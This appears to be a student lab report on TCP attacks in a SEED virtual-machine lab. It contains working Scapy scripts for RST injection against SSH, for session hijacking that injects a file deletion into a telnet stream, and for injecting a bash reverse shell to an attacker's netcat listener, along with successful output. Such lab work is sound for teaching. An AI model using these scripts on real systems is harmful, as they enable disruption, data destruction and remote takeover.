The following is the scapy implementation to break the SSH connection between the Client and the Server

```
#!/usr/bin/python

from scapy.all import *

def do_rst(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
    flags=0x14, seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    pkt = ip/tcp
    # ls(pkt)
    send(pkt,verbose=0)

pkt=sniff(filter='host 10.0.2.4 and host 10.0.2.15 and port 22',prn=do_rst)
```

Client Machine:

```
Terminal
[12/05/20]seed@VM:~$ ssh 10.0.2.15 -l seed
seed@10.0.2.15's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  5 18:10:09 2020 from 10.0.2.4
[12/05/20]seed@VM:~$
```

Server machine:

```
Terminal
[12/05/20]seed@VM:~$ netstat -nta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:22            10.0.2.4:49228          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[12/05/20]seed@VM:~$
```

Attacker Machine:

On executing rst_ssh.py

```
Terminal
[12/05/20]seed@VM:~$ sudo -s
[12/05/20]root@VM:~# python rst_ssh.py
ERROR: ld.so: object '/home/seed/lib/boost/libboost_program_options.so.1.64.0' f
rom LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_filesystem.so.1.64.0' from L
D_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_system.so.1.64.0' from LD_PR
ELOAD cannot be preloaded (cannot open shared object file): ignored.
```


Client Machine:

```
Terminal
[12/04/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[12/04/20]seed@VM:~$
```


```
Terminal
[12/05/20]seed@VM:~$ ssh 10.0.2.15 -l seed
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ECDSA key fingerprint is SHA256:DIci7QSNGmROLBp7fDZD771pzFgaKUO6pd00mZMSaik.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.
seed@10.0.2.15's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Dec  5 18:07:39 2020 from 10.0.2.4
[12/05/20]seed@VM:~$ Connection to 10.0.2.15 closed by remote host.
Connection to 10.0.2.15 closed.
```

3.3 Task 3: TCP RST Attacks on Video Streaming Applications


Video streaming on you tube in Server machine:



Attacker machine:



Server machine:




Thus the connection to the video source is getting disconnected on the server as soon as the attacker sends RST messages on the server.

3.4 Task 4: TCP Session Hijacking


Using Netwox

Step 1: Run a Netcat listener on Attacker's machine on port 9090


Step 2: Generate a payload in python which projects the secret file from Server's machine to Attacker's machine




Step 3: Client connects to Server through Telnet



Step 4: Use Wireshark to observe the latest packet in between Client and Server



Step 5: After knowing the next sequence number and acknowledgement number, the attacker uses netwox 40 to forge the TCP packet



Step 6: Observe the netcat listener, the attacker could successfully forge the TCP pack and display secret.txt on his machine.

```
[12/05/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 37106)
Server has been compromised
```

Using Scapy:


Step 1: The following is the implementation of scapy to delete the secret.txt from Servers machine

```
#!/usr/bin/python

from scapy.all import *

# remove duplication
# {"dest ip":times}
dest_record = {}


def do_hijack(pkt):
    key = pkt[IP].dst
    if key not in dest_record:     # freshman
        dest_record[key] = 0
        return
    else:
        if dest_record[key] < 0:   # prior victim
            return
        if dest_record[key] <= 50: # wait for logging
            dest_record[key] += 1
            # print(dest_record[key])
            return
        if 4*pkt[IP].ihl+4*pkt[TCP].dataofs != pkt[IP].len:  # exist content
            # print(pkt[IP].ihl, pkt[TCP].dataofs, pkt[IP].len)
            return
        else:
            dest_record[key] = -1   # attack

    ip = IP(id=pkt[IP].id+1, src=pkt[IP].src, dst=pkt[IP].dst)
    tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
              seq=pkt[TCP].seq, ack=pkt[TCP].ack, flags=0x18)
    raw = Raw(load='\r\nrm ~/secret.txt\r\n')
    # raw = Raw(load='\r\nrm ~/secret.txt\r\n')
    pkt = ip/tcp/raw
    # ls(pkt)
    send(pkt, verbose=0)
    print('attacked', key)


pkt = sniff(filter='dst port 23', prn=do_hijack)
~
```

Step 2: On Running the scapy implementation, the attack was successful

```
[12/05/20]root@VM:~# python tcp_hijack.py
ERROR: ld.so: object '/home/seed/lib/boost/libboost_program_options.so.1.64.0' from LD_PRELOAD cannot be prel
oaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_filesystem.so.1.64.0' from LD_PRELOAD cannot be preloaded
 (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_system.so.1.64.0' from LD_PRELOAD cannot be preloaded (ca
nnot open shared object file): ignored.
('attacked', '10.0.2.15')
```

Step 3: On verifying the Server, it was observed that the secret.txt file was deleted.




3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking

Step 1: Modify the previous scapy implementation with shell code

```
#!/usr/bin/python

from scapy.all import *

# remove duplication
# {"dest ip":times}
dest_record = {}


def do_hijack(pkt):
    key = pkt[IP].dst
    if key not in dest_record:     # freshman
        dest_record[key] = 0
        return
    else:
        if dest_record[key] < 0:   # prior victim
            return
        if dest_record[key] <= 50: # wait for logging
            dest_record[key] += 1
            # print(dest_record[key])
            return
        if 4*pkt[IP].ihl+4*pkt[TCP].dataofs != pkt[IP].len:  # exist content
            # print(pkt[IP].ihl, pkt[TCP].dataofs, pkt[IP].len)
            return
        else:
            dest_record[key] = -1   # attack

    ip = IP(id=pkt[IP].id+1, src=pkt[IP].src, dst=pkt[IP].dst)
    tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
              seq=pkt[TCP].seq, ack=pkt[TCP].ack, flags=0x18)
    # raw = Raw(load='\r\nrm ~/secret.txt\r\n')
    raw = Raw(load='\r\n/bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r\n')
    pkt = ip/tcp/raw
    # ls(pkt)
    send(pkt, verbose=0)
    print('attacked', key)


pkt = sniff(filter='dst port 23', prn=do_hijack)
```

Step 2: Start a netcat listener on Attacker's machine on port 9090



Step 3: On execution of tcp_hijack.py, the session was successfully hijacked, and the reverse shell was spawned.